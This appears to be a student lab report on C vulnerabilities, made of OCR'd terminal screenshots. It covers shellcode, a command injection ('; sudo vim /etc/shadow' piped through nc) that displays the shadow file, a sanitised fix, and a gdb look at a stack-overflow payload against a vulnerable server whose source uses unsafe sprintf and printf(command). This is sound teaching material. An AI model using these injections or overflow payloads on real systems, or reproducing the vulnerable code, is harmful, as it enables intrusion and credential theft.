
C CODE VULNERABILITIES

3.2: Task 1: Shellcode Practice

Question 1.



Assignment1_VM [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash


```
[04/08/21]seed@VM:~$ cd Assignment1_C_Code
[04/08/21]seed@VM:~/Assignment1_C_Code$ ./call_shellcode
$ ls -l
total 40
-rwxrwxr-x 1 seed seed 7340 Apr  8 00:23 a.out
-rw-rw-r-- 1 seed seed 1398 Apr  8 00:07 asgm1_2021_servT1.c
-rw-rw-r-- 1 seed seed 1924 Apr  8 00:11 asgm1_2021_servT4.c
-rwxrwxr-x 1 seed seed 8484 Apr  8 00:39 call_shellcode
-rw-rw-r-- 1 seed seed 1070 Apr  8 00:15 call_shellcode.c
-rw-rw-r-- 1 seed seed  592 Apr  8 00:18 exploit.c
-rw-rw-r-- 1 seed seed  122 Apr  8 00:57 test
$ echo "hello"
hello
$ 
```

Figure 1 Executing the shellcode program

After compiling and executing the code, it opens a shell which allows us to enter and execute code as seen above. This is because he computer is being fed machine code that is a decompiled program that launches a shell. It is essentially forcing the computer to execute the shell by giving it meachine language commands.


3.3 The Vulnerable Program

Question 2.



```
[04/08/21]seed@VM:~/Assignment1_C_Code$ ls -l
total 68
-rwxrwxr-x 1 seed seed  7340 Apr  8 00:23 a.out
-rwxrwxr-x 1 seed seed 10804 Apr  8 01:27 asgm1_2021_servT1
-rw-rw-r-- 1 seed seed  1399 Apr  8 01:10 asgm1_2021_servT1.c
-rw-rw-r-- 1 seed seed  1924 Apr  8 00:11 asgm1_2021_servT4.c
-rwxrwxr-x 1 seed seed  8484 Apr  8 01:18 call_shellcode
-rw-rw-r-- 1 seed seed  1070 Apr  8 00:15 call_shellcode.c
-rw-rw-r-- 1 seed seed   592 Apr  8 00:18 exploit.c
-rw-rw-r-- 1 seed seed 12343 Apr  8 01:12 notes
-rw-rw-r-- 1 seed seed   122 Apr  8 00:57 test
[04/08/21]seed@VM:~/Assignment1_C_Code$ gcc -z execstack -g -o asgm1_2021_servT1 asgm1_2021_servT1.c
[04/08/21]seed@VM:~/Assignment1_C_Code$ 
```

Figure 2 Successfully compiling the vulnerable program



```
[04/08/21]seed@VM:~/Assignment1_C_Code$ ls
a.out  asgm1_2021_servT1.c  asgm1_2021_servT4.c  call_shellcode  call_shellco
[04/08/21]seed@VM:~/Assignment1_C_Code$ gcc -z execstack -g -o call_shellcode
[04/08/21]seed@VM:~/Assignment1_C_Code$ ls
a.out  asgm1_2021_servT1.c  asgm1_2021_servT4.c  call_shellcode  call_shellco
[04/08/21]seed@VM:~/Assignment1_C_Code$ vi exploit.c
[04/08/21]seed@VM:~/Assignment1_C_Code$ vi asgm1_2021_servT1.c
[04/08/21]seed@VM:~/Assignment1_C_Code$ gcc -z execstack -g -o asgm1_2021_ser
gcc: fatal error: no input files
compilation terminated.
[04/08/21]seed@VM:~/Assignment1_C_Code$ ls
a.out  asgm1_2021_servT1.c  asgm1_2021_servT4.c  call_shellcode  call_shellco
[04/08/21]seed@VM:~/Assignment1_C_Code$ gcc -z execstack -g -o asgm1_2021_ser
gcc: error: asgm1_2021_servT1: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[04/08/21]seed@VM:~/Assignment1_C_Code$ gcc -z execstack -g -o asgm1_2021_ser
[04/08/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT1
the buf: This is a test
||
[04/08/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT1
ERROR on binding: Address already in use
[04/08/21]seed@VM:~/Assignment1_C_Code$ vi notes
[04/08/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT1
the buf: DELETE
||
```

```
[04/08/21]seed@VM:~$ echo "This is a test"  | nc 127.0.0.1 6060 -w 30
grep: is: No such file or directory
grep: a: No such file or directory
[04/08/21]seed@VM:~$ echo "DELETE"  | nc 127.0.0.1 6060 -w 30
[04/08/21]seed@VM:~$ echo "hello"  | nc 127.0.0.1 6060 -w 30
[04/08/21]seed@VM:~$ echo "DELETE"  | nc 127.0.0.1 6060 -w 30
51.80.43.34 - - [26/Mar/2021:04:37:20 -0400] "DELETE /explore HTTP/1.0" 200 4990
 "http://vargas.info/search.html" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/5
311 (KHTML, like Gecko) Chrome/15.0.838.0 Safari/5311"
105.212.216.192 - - [26/Mar/2021:04:48:54 -0400] "DELETE /posts/posts/explore HT
TP/1.0" 200 4986 "http://www.anthony.net/explore/home/" "Mozilla/5.0 (Macintosh;
 U; Intel Mac OS X 10_8_7 rv:2.0; sl-SI) AppleWebKit/532.43.5 (KHTML, like Gecko
) Version/4.0.4 Safari/532.43.5"
234.49.203.191 - - [26/Mar/2021:04:53:55 -0400] "DELETE /wp-content HTTP/1.0" 50
0 5020 "http://fuentes.org/category.php" "Mozilla/5.0 (Macintosh; U; Intel Mac O
S X 10_8_7; rv:1.9.2.20) Gecko/2012-04-13 02:31:21 Firefox/3.8"
179.68.117.173 - - [26/Mar/2021:05:20:59 -0400] "DELETE /posts/posts/explore HTT
P/1.0" 404 4977 "http://www.mcconnell.com/author/" "Mozilla/5.0 (X11; Linux x86_
64; rv:1.9.6.20) Gecko/2021-03-16 20:49:00 Firefox/3.8"
13.124.13.86 - - [26/Mar/2021:05:57:31 -0400] "DELETE /posts/posts/explore HTTP/
1.0" 200 5010 "http://www.gray-deleon.com/register/" "Mozilla/5.0 (X11; Linux i6
86; rv:1.9.5.20) Gecko/2016-03-14 15:51:02 Firefox/15.0"
15.115.186.246 - - [26/Mar/2021:06:02:13 -0400] "DELETE /list HTTP/1.0" 200 4938
 "http://peterson.org/tag/app/posts/home.asp" "Mozilla/5.0 (Windows 98; Win 9x 4
.90) AppleWebKit/5331 (KHTML, like Gecko) Chrome/15.0.806.0 Safari/5331"
[04/08/21]seed@VM:~$
```

Figure 3 Successfully searching for the term "DELETE" using the client (right side) and receiving a meaningful results on the client screen.

3.4 Exploiting the Vulnerability


3.4.1 Task 2

Question 3

Demonstration Video:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=542e864d-9120-430b-a119-ad1a004307e6

The vulnerability of the program exists in the exec_command function. Specifically the vulnerability is in the sprintf() command and the fact that the input from the user is directly copied to the command variable, which is then executed in the system() command. This allows the user to enter their own commands for the system to execute such as an open file command. Therefore, all the attacker must do is enter something like "; sudo vim /etc/shadow" and the shadow file will open on the client terminal. This is called a command injection attack.



```
[04/11/21]seed@VM:~$ cd Assignment1_C_Code
[04/11/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT1
the buf: DELETE ; sudo vim /etc/shadow
||
```


```
^[OB^[OB^[OB^[OB^[OB^[OB^[OB^[OB^[OB^[OA^[OA^[OA^[OA^[OA^[OA^[OA^[OA^[OA^[OA
^[OA[04/11/21]seed@VMls

bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
uucp:*:17212:0:99999:7:::
proxy:*:17212:0:99999:7:::
www-data:*:17212:0:99999:7:::
backup:*:17212:0:99999:7:::
list:*:17212:0:99999:7:::
irc:*:17212:0:99999:7:::
gnats:*:17212:0:99999:7:::
nobody:*:17212:0:99999:7:::
systemd-timesync:*:17212:0:99999:7:::
systemd-network:*:17212:0:99999:7:::
systemd-resolve:*:17212:0:99999:7:::
systemd-bus-proxy:*:17212:0:99999:7:::
"/etc/shadow" 46L, 1497C                                      1,1           Top
```

Figure 4 Shadow file displayed on the client terminal window (right)


3.4.2 Task 3

Question 4



```
[04/11/21]seed@VM:~$ cd Assignment1_C_Code
[04/11/21]seed@VM:~/Assignment1_C_Code$ ls
a.out             asgm1_2021_servT1.c  call_shellcode    exploit.c  test
asgm1_2021_servT1  asgm1_2021_servT4.c  call_shellcode.c  notes
[04/11/21]seed@VM:~/Assignment1_C_Code$ vim asgm1_2021_servT4
[04/11/21]seed@VM:~/Assignment1_C_Code$ ls
a.out             asgm1_2021_servT1.c  call_shellcode    exploit.c  test
asgm1_2021_servT1  asgm1_2021_servT4.c  call_shellcode.c  notes
[04/11/21]seed@VM:~/Assignment1_C_Code$ vim asgm1_2021_servT4.c
[04/12/21]seed@VM:~/Assignment1_C_Code$ gcc -fno-stack-protector -o asgm1_2021_servT4 asgm1_2021_servT4.
c
asgm1_2021_servT4.c: In function ‘exec_command’:
asgm1_2021_servT4.c:26:11: warning: format not a string literal and no format arguments [-Wformat-securi
ty]
    printf(command);
          ^
[04/12/21]seed@VM:~/Assignment1_C_Code$ ls
a.out             asgm1_2021_servT1.c  asgm1_2021_servT4.c  call_shellcode.c  notes
asgm1_2021_servT1  asgm1_2021_servT4    call_shellcode       exploit.c         test
[04/12/21]seed@VM:~/Assignment1_C_Code$
```


Figure 5 New program successfully compiled



```
[04/12/21]seed@VM:~$ cd Assignment1_C_Code
[04/12/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT4
the buf: DELETE
||
```

```
[04/12/21]seed@VM:~$ echo "DELETE" | nc 127.0.0.1 6060 -w 5
You have provided:
51.80.43.34 - - [26/Mar/2021:04:37:20 -0400] "DELETE /explore HTTP/1.0" 200 4990
 "http://vargas.info/search.html" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/5
311 (KHTML, like Gecko) Chrome/15.0.838.0 Safari/5311"
105.212.216.192 - - [26/Mar/2021:04:48:54 -0400] "DELETE /posts/posts/explore HT
TP/1.0" 200 4986 "http://www.anthony.net/explore/home/" "Mozilla/5.0 (Macintosh;
 U; Intel Mac OS X 10_8_7 rv:2.0; sl-SI) AppleWebKit/532.43.5 (KHTML, like Gecko
) Version/4.0.4 Safari/532.43.5"
234.49.203.191 - - [26/Mar/2021:04:53:55 -0400] "DELETE /wp-content HTTP/1.0" 50
0 5020 "http://fuentes.org/category.php" "Mozilla/5.0 (Macintosh; U; Intel Mac O
S X 10_8_7; rv:1.9.2.20) Gecko/2012-04-13 02:31:21 Firefox/3.8"
179.68.117.173 - - [26/Mar/2021:05:20:59 -0400] "DELETE /posts/posts/explore HTT
P/1.0" 404 4977 "http://www.mcconnell.com/author/" "Mozilla/5.0 (X11; Linux x86_
64; rv:1.9.6.20) Gecko/2021-03-16 20:49:00 Firefox/3.8"
13.124.13.86 - - [26/Mar/2021:05:57:31 -0400] "DELETE /posts/posts/explore HTTP/
1.0" 200 5010 "http://www.gray-deleon.com/register/" "Mozilla/5.0 (X11; Linux i6
86; rv:1.9.5.20) Gecko/2016-03-14 15:51:02 Firefox/15.0"
15.115.186.246 - - [26/Mar/2021:06:02:13 -0400] "DELETE /list HTTP/1.0" 200 4938
 "http://peterson.org/tag/app/posts/home.asp" "Mozilla/5.0 (Windows 98; Win 9x 4
.90) AppleWebKit/5331 (KHTML, like Gecko) Chrome/15.0.806.0 Safari/5331"
DELETE
TEST
[04/12/21]seed@VM:~$
```

Figure 6 Fixed code successful execution, server (left), client (right)



```
[04/12/21]seed@VM:~$ cd Assignment1_C_Code
[04/12/21]seed@VM:~/Assignment1_C_Code$ ./asgm1_2021_servT4
the buf: DELETE ; sudo vim /etc/shadow
||
```

```
[04/12/21]seed@VM:~$ echo "DELETE ; sudo vim /etc/shadow" | nc 127.0.0.1 6060 -w
 5
You have provided:
DELETE ; sudo vim /etc/shadow
TEST
[04/12/21]seed@VM:~$
```

Figure 7 Unsuccessful command injection attack in recompiled code. Server (left), client (right).

The command injection attack does not work due to the implementation of secure coding practices. Specifically, sanitization and canonicalization to remove any unwanted characters in the input and stop the command injection. The new program separates the different elements of the system command into separate string elements, so they can put together by the program instead of manipulated by the client.

3.4.3 Task 4

Question 5

Demonstration Videos:

Debugging:


https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=a292cb4c-603f-42ce-8170-ad190009496f

Exploit.c contents:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=654aa1ab-a3b6-455b-b6ea-ad1900098210


Successful attack:

https://pro.panopto.com/Panopto/Pages/Viewer.aspx?tid=75b261f0-0eac-4400-a702-ad1900076432




```
   0x08048a50 <+313>:   sub    esp,0x8
   0x08048a53 <+316>:   lea    eax,[ebp-0x3c]
   0x08048a56 <+319>:   push   eax
   0x08048a57 <+320>:   lea    eax,[ebp-0x38]
   0x08048a5a <+323>:   push   eax
   0x08048a5b <+324>:   push   0x0
   0x08048a5d <+326>:   push   0x5db
   0x08048a62 <+331>:   lea    eax,[ebp-0x618]
   0x08048a68 <+337>:   push   eax
   0x08048a69 <+338>:   push   DWORD PTR [ebp-0x18]
   0x08048a6c <+341>:   call   0x80485a0 <recvfrom@plt>
   0x08048a71 <+346>:   add    esp,0x20
   0x08048a74 <+349>:   sub    esp,0x8
   0x08048a77 <+352>:   lea    eax,[ebp-0x618]
   0x08048a7d <+358>:   push   eax
   0x08048a7e <+359>:   push   0x8048ba5
   0x08048a83 <+364>:   call   0x8048580 <printf@plt>
   0x08048a88 <+369>:   add    esp,0x10
   0x08048a8b <+372>:   sub    esp,0x8
   0x08048a8e <+375>:   lea    eax,[ebp-0x618]
   0x08048a94 <+381>:   push   eax
   0x08048a95 <+382>:   push   DWORD PTR [ebp-0x18]
   0x08048a98 <+385>:   call   0x80487db <exec_command>
   0x08048a9d <+390>:   add    esp,0x10
   0x08048aa0 <+393>:   sub    esp,0xc
   0x08048aa3 <+396>:   push   DWORD PTR [ebp-0x18]
   0x08048aa6 <+399>:   call   0x80486c0 <close@plt>
   0x08048aab <+404>:   add    esp,0x10
   0x08048aae <+407>:   jmp    0x80489e9 <main+210>
End of assembler dump.
gdb-peda$
```

Figure 8 Return address after exec_command has been executed




```
8
9       #define PORT 6060
10
11      int exec_command(int sock, char *buf) {
12
13         char command[88];
14         char *command_p=command;
15         char *val0=0;
16         char *val1=0;
17         int status=10;
18         close(STDOUT_FILENO);
19         close(STDERR_FILENO);
20         dup2(sock, STDOUT_FILENO);
21         dup2(sock, STDERR_FILENO );
22         sprintf(command_p, "%s",  buf);
23         val1= strtok(command, "\n");
24         char * argv_list[] = {"/bin/grep", "-i", val1, "notes", NULL};
25         printf("You have provided: \n");
26         printf(command);
27      pid_t id = fork();
28      if (id == -1) exit(1);
29      if (id > 0)
30      {
31         waitpid(id, &status, 0);
32         printf("\nTEST\n");
33         return 0;
34      } else {
35      if(execve("/bin/grep", argv_list, NULL)==0){
```

Figure 9 locating security flaw in vulnerable program, a breakpoint must be placed at line 26



```
77\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377
\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\2
77H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277
H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\
346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\346\377\277H\34
6\377\277H\346\377\277H\346\377\277\332\302\331t$\364]\276\276\306\335N+ɱ\022\20
3\305\004\061u\023", <incomplete sequence \313>...) at asgm1_2021_servT4.c:22
22          sprintf(command_p, "%s",  buf);
gdb-peda$ x/100xw command
0xbfffe598:     0xb7fffad0      0xb7bb8398      0x00000001      0x00000001
0xbfffe5a8:     0x00000000      0xb7bb8398      0xb7fff000      0x0804835c
